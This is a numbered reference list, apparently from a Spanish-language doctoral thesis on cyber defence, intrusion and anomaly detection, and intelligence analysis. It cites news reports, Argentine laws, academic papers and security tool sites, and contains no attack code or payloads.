44. Valle, M. Chrysler retira casi un millón y medio de coches vulnerables a ataques - Globb Security. [online] Globb Security. Available at: <https://globbsecurity.com/chrysler-retira-coches-vulnerables-35344/> [Accessed 26 November 2021].
45. n.d. Un ataque informático afecta los servicios de Twitter, Spotify, Souncloud y otros en Estados Unidos. [online] Available at: <https://www.lanacion.com.ar/tecnologia/un-ataque-informatico-afecto-los-servicios-de-twitter-spotify-souncloud-y-otros-en-estados-unidos-nid1949171/> [Accessed 26 November 2021].
46. Fuerzas-armadas.mil.ar. n.d. Estado Mayor Conjunto de las FFAA. [online] Available at: <https://www.fuerzas-armadas.mil.ar/Dependencias-CIBDEF.aspx> [Accessed 26 November 2021].
47. Infodefensa. n.d. Argentina ya tiene listo su Centro Nacional de Ciberdefensa. [online] Available at:

<https://www.infodefensa.com/texto-diario/mostrar/3127894/argentina-tiene-listo-centro-nacional-ciberdefensa> [Accessed 26 November 2021].
48. Bishop, M., 2003. What is computer security?. IEEE Security & Privacy, 1(1), pp.67-69.
49. Profesores.fi-b.unam.mx. n.d. Mecanismos de Seguridad. [online] Available at: <http://profesores.fi-b.unam.mx/cintia/Mecanismos.pdf> [Accessed 26 November 2021].
50. YETI. n.d. YETI Platform. [online] Available at: <https://yeti-platform.github.io/> [Accessed 26 November 2021].
51. Elmundo.es. n.d. Adobe asegura haber sido víctima de un ciberataque | Navegante | elmundo.es. [online] Available at: <https://www.elmundo.es/elmundo/2010/01/13/navegante/1263380201.html> [Accessed 26 November 2021].
52. BBC News Mundo. Cómo uno de los primeros ciberataques de origen ruso de la historia transformó a un país - BBC News Mundo. [online] Available at: <https://www.bbc.com/mundo/noticias-39800133> [Accessed 26 November 2021].
53. Cluley, G., n.d. El conflicto entre Rusia y Georgia se convierte en la guerra cibernética. [online] Naked Security. Available at: <https://nakedsecurity.sophos.com/es/2008/08/12/conflict-between-russia-and-georgia-turns-to-cyber-warfare/> [Accessed 26 November 2021].
54. Ayuso, S., 2014. Nueva Acusación de Ciberespionaje Chino en EE UU. [online] Available at: <https://elpais.com/internacional/2014/07/10/actualidad/1405009798_481659.html> [Accessed 26 November 2021].
55. Servicios.infoleg.gob.ar. n.d. LEY DE DEFENSA NACIONAL. [online] Available at: <http://servicios.infoleg.gob.ar/infolegInternet/anexos/20000-24999/20988/texact.htm> [Accessed 26 November 2021].
56. Servicios.infoleg.gob.ar. n.d. LEY DE DEFENSA NACIONAL. [online] Available at: <http://servicios.infoleg.gob.ar/infolegInternet/anexos/20000-24999/20988/texact.htm> [Accessed 26 November 2021].
57. Servicios.infoleg.gob.ar. n.d. Ley 24.848 sancionada el 18/3/98. [online] Available at: <http://servicios.infoleg.gob.ar/infolegInternet/anexos/50000-54999/50229/norma.htm> [Accessed 26 November 2021].
58. Servicios.infoleg.gob.ar. n.d. LEY DE INTELIGENCIA NACIONAL. [online] Available at: <http://servicios.infoleg.gob.ar/infolegInternet/anexos/70000-74999/70496/texact.htm> [Accessed 26 November 2021].
59. Boldt, M. and Carlsson, B., 2006. Analysing Countermeasures Against Privacy-Invasive Software. 2006 International Conference on Software Engineering Advances (ICSEA'06),.
60. James P. Anderson, “Computer Security threat monitoring and surveillance”, 1980
61. D. E. Denning, "An intrusion detection model." IEEE Transactions on Software Engineering, Feb. 1987.
62. Heberlein, L "A Network Security Monitor Research in Security and Privacy, May 1990 .
63. Inella, P., 2001. The Evolution of Intrusion Detection Systems. [online] Citeseerx.ist.psu.edu. Available at: <https://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.459.81&rep=rep1&type=pdf> [Accessed 26 November 2021].
64. Maiwald, E., 2003. Network security. New York [etc.]: McGraw-Hill/Osborne.
65. Brenton, C. and Hunt, C., 2003. Mastering network security. San Francisco: Sybex.

66. Burton, J., Dubrawsky, I., Osipov, V., Baumrucker, C. and Sweeney, M., n.d. Cisco security professional's guide to secure intrusion detection systems.
67. Alonso, N., n.d. Honeypots o sistemas trampa. Definición y funciones. [online] Grupo Atico34. Available at: <https://protecciondatos-lopd.com/empresas/honeypots-sistemas-trampa/> [Accessed 26 November 2021].
68. Etymonline.com. n.d. anomaly | Etymology, origin and meaning of anomaly by etymonline. [online] Available at: <https://www.etymonline.com/word/anomaly> [Accessed 26 November 2021].
69. Goldstein, M. and Uchida, S., 2016. A Comparative Evaluation of Unsupervised Anomaly Detection Algorithms for Multivariate Data. PLOS ONE, 11(4), p.e0152173.
70. Boukela, L., Zhang, G., Bouzefrane, S. and Zhou, J., 2020. An outlier ensemble for unsupervised anomaly detection in honeypots data. Intelligent Data Analysis, 24(4), pp.743-758.
71. Chandola, V., Banerjee, A. and Kumar, V., 2009. Anomaly detection. ACM Computing Surveys, 41(3), pp.1-58.
72. Hindy, H., Brosset, D., Bayne, E., Seeam, A., Tachtatzis, C., Atkinson, R. and Bellekens, X., 2020. A Taxonomy of Network Threats and the Effect of Current Datasets on Intrusion Detection Systems. IEEE Access, 8, pp.104650-104675.
73. 2010 IEEE Symposium on Security and Privacy, 2010. Title Page iii.
74. Boskany, N., 2014. Design of Alarm-Based Network Intrusion Detection System. Journal of Zankoy Sulaimani - Part A, 16(2), pp.65-69.
75. Abt, S. and Baier, H., 2014. Are We Missing Labels? A Study of the Availability of Ground-Truth in Network Security Research. 2014 Third International Workshop on Building Analysis Datasets and Gathering Experience Returns for Security (BADGERS),.
76. Owasp.org. 2021. OWASP Top 10:2021. [online] Available at: <https://owasp.org/Top10/> [Accessed 26 November 2021].
77. Chandola, V., Banerjee, A. and Kumar, V., 2009. Anomaly detection. ACM Computing Surveys, 41(3), pp.1-58.
78. Victoria J Hodge and J I M Austin. "<2004. Hodge and Austin (2004). A Survey of Outlier Detection Methodologies.pdf>." In: 1969 (2004), pp. 85–126.
79. Markou, M. and Singh, S., 2003. Novelty detection: a review—part 1: statistical approaches. Signal Processing, 83(12), pp.2481-2497.
80. Iana.org. n.d. Internet Assigned Numbers Authority. [online] Available at: <https://www.iana.org/> [Accessed 26 November 2021].
81. Ramaswamy, S., Rastogi, R. and Shim, K., 2000. Efficient algorithms for mining outliers from large data sets. ACM SIGMOD Record, 29(2), pp.427-438.
82. n.d. La evolución del espionaje en la Historia: la «profesión» más antigua del mundo. [online] Available at: <https://www.abc.es/internacional/20131104/abci-evolucion-espionaje-historia-201310311329.html> [Accessed 26 November 2021].
83. Medium. n.d. ESPIONAJE — ARMA POLÍTICA. [online] Available at: <https://medium.com/@JossRocks/espionaje-arma-pol%C3%ADtica-9d2f1d0afb7d> [Accessed 26 November 2021]. Consultado en Noviembre 2021
84. Ieee.es. 1991. Estudio de Inteligencia Operacional - Cuaderno de Estrategia 31. [online] Available at:

<https://www.ieee.es/Galerias/fichero/cuadernos/CE_31_EstudioInteligenciaOperacional.pdf> [Accessed 26 November 2021].
85. Concepto de Inteligencia. [online] Available at: <https://dle.rae.es/inteligencia> [Accessed 26 November 2021].
86. Repositorio.esup.edu.pe. n.d. Apuntes de Inteligencia Básica. [online] Available at: <https://repositorio.esup.edu.pe/bitstream/20.500.12927/25/1/Apuntes%20de%20Inteligencia%20Basica.pdf> [Accessed 26 November 2021].
87. Paniagua, L., 2008. LA TEORÍA DE LAS INTELIGENCIAS MÚLTIPLES EN LA PRÁCTICA DOCENTE EN EDUCACIÓN PREESCOLAR. [online] Redalyc.org. Available at: <https://www.redalyc.org/pdf/1941/194114582017.pdf> [Accessed 26 November 2021].
88. Esdeguelibros.edu.co. n.d. DOCTRINA QUE RIGE LA DIRECCIÓN UNIFICADA DE LAS FUERZAS MILITARES. [online] Available at: <https://esdeguelibros.edu.co/index.php/editorial/catalog/download/38/39/638?inline=1> [Accessed 26 November 2021].
89. Apache Kafka. n.d. [online] Available at: <https://kafka.apache.org/> [Accessed 26 November 2021].
90. Slack. n.d. Slack es donde está el futuro del trabajo. [online] Available at: <https://slack.com/intl/es-la/> [Accessed 26 November 2021].
91. Openpolicyagent.org. n.d. Open Policy Agent. [online] Available at: <https://www.openpolicyagent.org/> [Accessed 26 November 2021].
92. Gallardo, I., 2021. ignaciomgu / propuesta-doctorado. [online] Experimento, Demostración y Puesta en escena del Framework propuesto. Available at: <https://gitlab.com/ignaciomgu/propuesta-doctorado> [Accessed 26 November 2021].
93. Cheatsheetseries.owasp.org. n.d. Cross Site Scripting Prevention - OWASP Cheat Sheet Series. [online] Available at: <https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html> [Accessed 26 November 2021].
94. GitHub. n.d. GitHub XSS Payload. [online] Available at: <https://github.com/payloadbox/xss-payload-list/blob/master/Intruder/xss-payload-list.txt> [Accessed 26 November 2021].
95. Suite Graylog. [online] Available at: <https://docs.graylog.org/docs/faq> [Accessed 26 November 2021].
96. Anaconda. n.d. Anaconda | Getting Started with Machine Learning in the Enterprise. [online] Available at: <https://www.anaconda.com/blog/enterprise-machine-learning-getting-started> [Accessed 26 November 2021].
97. Jupyter.org. n.d. Project Jupyter. [online] Available at: <https://jupyter.org/> [Accessed 26 November 2021].
98. Scikit-learn.org. n.d. Scikit-learn: machine learning in Python. [online] Available at: <https://scikit-learn.org/stable/> [Accessed 26 November 2021].
99. Matplotlib.org. n.d. Matplotlib — Visualization with Python. [online] Available at: <https://matplotlib.org/> [Accessed 26 November 2021].
100. New Relic. n.d. Prometheus Monitoring. [online] Available at: <https://newrelic.com/lp/prometheus-monitoring?utm_campaign=Prometheus-ANZ&utm_medium=cpc&utm_source=google&utm_content=PRO_LP&fiscal_year=FY21&quarter

=Q2&gtm=DEV&program=DE&ad_type=TXT&geo=APJ&utm_term=prometheus%20grafana&utm_device=c&_bt=452934933543&_bm=p&_bn=g&gclid=Cj0KCQiAhf2MBhDNARIsAKXU5GSu_QADDvlvEqgSxK4WEMDcG17vBEXbYgUgnhO3-mPakYHqUQn07bsaAsuiEALw_wcB> [Accessed 26 November 2021].

101. Akhq.io. n.d. AKHQ. [online] Available at: <https://akhq.io/> [Accessed 26 November 2021].
102. Zoonavigator.elkozmon.com. n.d. ZooNavigator Docs. [online] Available at: <https://zoonavigator.elkozmon.com/en/stable/> [Accessed 26 November 2021].
103. KSQLDB. [online] Available at: <https://www.confluent.io/product/ksql/?utm_medium=sem&utm_source=google&utm_campaign=ch.sem_br.nonbrand_tp.prs_tgt.kafka_mt.xct_rgn.apac_lng.eng_dv.all_con.kafka-ksql&utm_term=ksqldb&creative=&device=c&placement=&gclid=Cj0KCQiAhf2MBhDNARIsAKXU5GRKH1x1EWdNuXijxzzNU_n6WVia_lfQNjpqlFxBN-307toFiCca2cAaAkwOEALw_wcB> [Accessed 26 November 2021].
104. Netfilter.org. n.d. netfilter/iptables project homepage - The netfilter.org project. [online] Available at: <https://www.netfilter.org/> [Accessed 26 November 2021].
105. GitHub. n.d. GitHub - hahwul/dalfox: DalFox(Finder Of XSS) / Parameter Analysis and XSS Scanning tool based on golang. [online] Available at: <https://github.com/hahwul/dalfox> [Accessed 26 November 2021].
106. Venosa, P., n.d. Detección de ataques de seguridad en redes usando técnicas de ensembling. [online] Sedici.unlp.edu.ar. Available at: <http://sedici.unlp.edu.ar/handle/10915/120856> [Accessed 26 November 2021].
107. Spark.apache.org. n.d. Spark Streaming - Spark 3.2.0 Documentation. [online] Available at: <https://spark.apache.org/docs/latest/streaming-programming-guide.html> [Accessed 26 November 2021].
108. Hadoop.apache.org. n.d. Apache Hadoop. [online] Available at: <https://hadoop.apache.org/> [Accessed 26 November 2021].
109. Cloudflare.com. n.d. [online] Available at: <https://www.cloudflare.com> [Accessed 1 December 2021].
110. Palo Alto Networks. n.d. Global Cybersecurity Leader. [online] Available at: <https://www.paloaltonetworks.com/> [Accessed 1 December 2021].
111. Cisco. n.d. Cisco - Networking, Cloud, and Cybersecurity Solutions. [online] Available at: <https://www.cisco.com/> [Accessed 1 December 2021].
112. Log4j-scanner. (2021). GitHub. Retrieved 22 December 2021, from https://github.com/cisagov/log4j-scanner/tree/master/log4-scanner
113. Bosworth, S., Kabay, M., & Whyne, E. (2014). Computer security handbook. Hoboken, N.J.: John Wiley & Sons.
114. Rodriguez, N. (2015). Conflictos contemporáneos y ciberespacio.. 10.13140/RG.2.1.3804.9760.
115. Exploiting, Mitigating, and Detecting CVE-2021-44228: Log4j Remote Code Execution (RCE) – Sysdig. (2022). Sysdig. Retrieved 11 January 2022, from https://sysdig.com/blog/exploit-detect-mitigate-log4j-cve/
116. Chavez Mendes, C., Cruz Rivera, M., & Pineda Siguenza, E. (2011). Universidad del Salvador - Facultad de Jurisprudencia y Ciencias Sociales. Docplayer.es. Retrieved 11 February 2022, from

https://docplayer.es/12764226-Universidad-de-el-salvador-facultad-de-jurisprudencia-y-ciencias-sociales-escuela-de-relaciones-internacionales.html
117. El machine learning avanza en ciberseguridad, pero la real inteligencia artificial sigue lejos | GDA – Grupo de Diarios América. (2022). Gda.com. Retrieved 11 February 2022, from http://gda.com/detalle-de-la-noticia/?article=4047527
118. Inteligencia Militar Estratégica en Colombia. (2012). vsip.info. Retrieved 11 February 2022, from https://vsip.info/inteligencia-militar-5-pdf-free.html
119. Coz, Jose. (2012). La Ciberseguridad Nacional, un compromiso de todos.
120. Ciberseguridad en España: una propuesta para su gestión. realinstitutoelcano. Retrieved 12 February 2022, from https://www.realinstitutoelcano.org/analisis/ciberseguridad-en-espana-una-propuesta-para-su-gestion-ari/
121. Bustillo Rodriguez, C. (2015). Universidad Central Marta Abreu de las Villas - Maestría en Telemática. 1library.co. Retrieved 12 February 2022, from https://1library.co/document/zx374dwz-universidad-central-marta-abreu-de-las-villas-maestria-en-telematica.html
122. Command Injection | OWASP Foundation. Owasp.org. Retrieved 12 February 2022, from https://owasp.org/www-community/attacks/Command_Injection
123. Log4Shell (CVE-2021-44228) Explicación de la vulnerabilidad | Pentesting. (2021). Shockz | Cybersecurity, CTF's/Pentesting and Ethical Hacking. Retrieved 12 February 2022, from https://jmlgomez73.github.io/log4shell/
124. Alonso, N. Honeypots o sistemas trampa. Definición y funciones | Grupo Atico34. Grupo Atico34. Retrieved 12 February 2022, from https://protecciondatos-lopd.com/empresas/honeypots-sistemas-trampa/
125. Matriz de confusión para el aprendizaje automático | Datapeaker. Datapeaker. Retrieved 12 February 2022, from https://datapeaker.com/big-data/matriz-de-confusion-para-el-aprendizaje-automatico/
126. Gonzales Gomez, D. (2003). Sistemas de Detección de Intrusiones. Dgonzalez.net. Retrieved 12 February 2022, from https://dgonzalez.net/papers/ids/html/
127. Ciberseguridad: La inteligencia aplicada al ciberespacio. (2021). Babelgroup.com. Retrieved 12 February 2022, from https://www.babelgroup.com/es/Media/Blog/Mayo-2021/ciberinteligencia
128. CARMEN. Ccn-cert.cni.es. Retrieved 17 February 2022, from https://www.ccn-cert.cni.es/soluciones-seguridad/carmen.html
129. REYES. Ccn-cert.cni.es. Retrieved 17 February 2022, from https://www.ccn-cert.cni.es/soluciones-seguridad/reyes.html
130. MARTA, una nueva plataforma que nace de la colaboración de InnoTec con el CCN-CERT. Entelgy.com. Retrieved 17 February 2022, from https://www.entelgy.com/divisiones/innotec-security/innotec-security-actualidad/innotec-security/proyectos-innotecsecurity/marta-una-nueva-plataforma-que-nace-de-la-colaboracion-de-innotec-con-el-ccn-cert
131. LUCIA. Ccn-cert.cni.es. Retrieved 17 February 2022, from https://www.ccn-cert.cni.es/soluciones-seguridad/lucia.html
132. La curva AUC-ROC en el aprendizaje automático se explica claramente | Datapeaker. Datapeaker. Retrieved 17 February 2022, from

https://datapeaker.com/big-data/la-curva-auc-roc-en-el-aprendizaje-automatico-se-explica-claramente/
133. Ciclo de Inteligencia. Seguridad Informática Hoy. Retrieved 17 February 2022, from https://seguridadinformaticahoy.com/ciclo-de-inteligencia/
134. Fortinet Homepage. Fortinet. Retrieved 20 February 2022, from https://global.fortinet.com/
135. Cortex. Palo Alto Networks. Retrieved 21 February 2022, from https://www.paloaltonetworks.com/cortex
136. Rodrigo, J. Arboles de decision, Random Forest, Gradient Boosting y C5.0. Cienciadedatos.net. Retrieved 27 February 2022, from https://www.cienciadedatos.net/documentos/33_arboles_decision_random_forest_gradient_boosting_c50
137. https://medium.com/latinxinai/guia-de-referencia-para-algoritmos-de-machine-learning-6c9bf7ed38e0
138. NumPy, https://numpy.org/. Accessed 26 Sept. 2022.
139. Python OpenCV Cv2 Resize Image, https://pythonexamples.org/python-opencv-cv2-resize-image/. Accessed 26 Sept. 2022.
140. Los 3 Pasos Previos Para Redactar Un Buen Informe de Inteligencia, LISA Institute, https://www.lisainstitute.com/blogs/blog/3-pasos-previos-redactar-informe-inteligencia#:~:text=En%20la%20fase%20de%20Difusi%C3%B3n,denomina%20un%20Informe%20de%20Inteligencia. Accessed 25 Sept. 2022.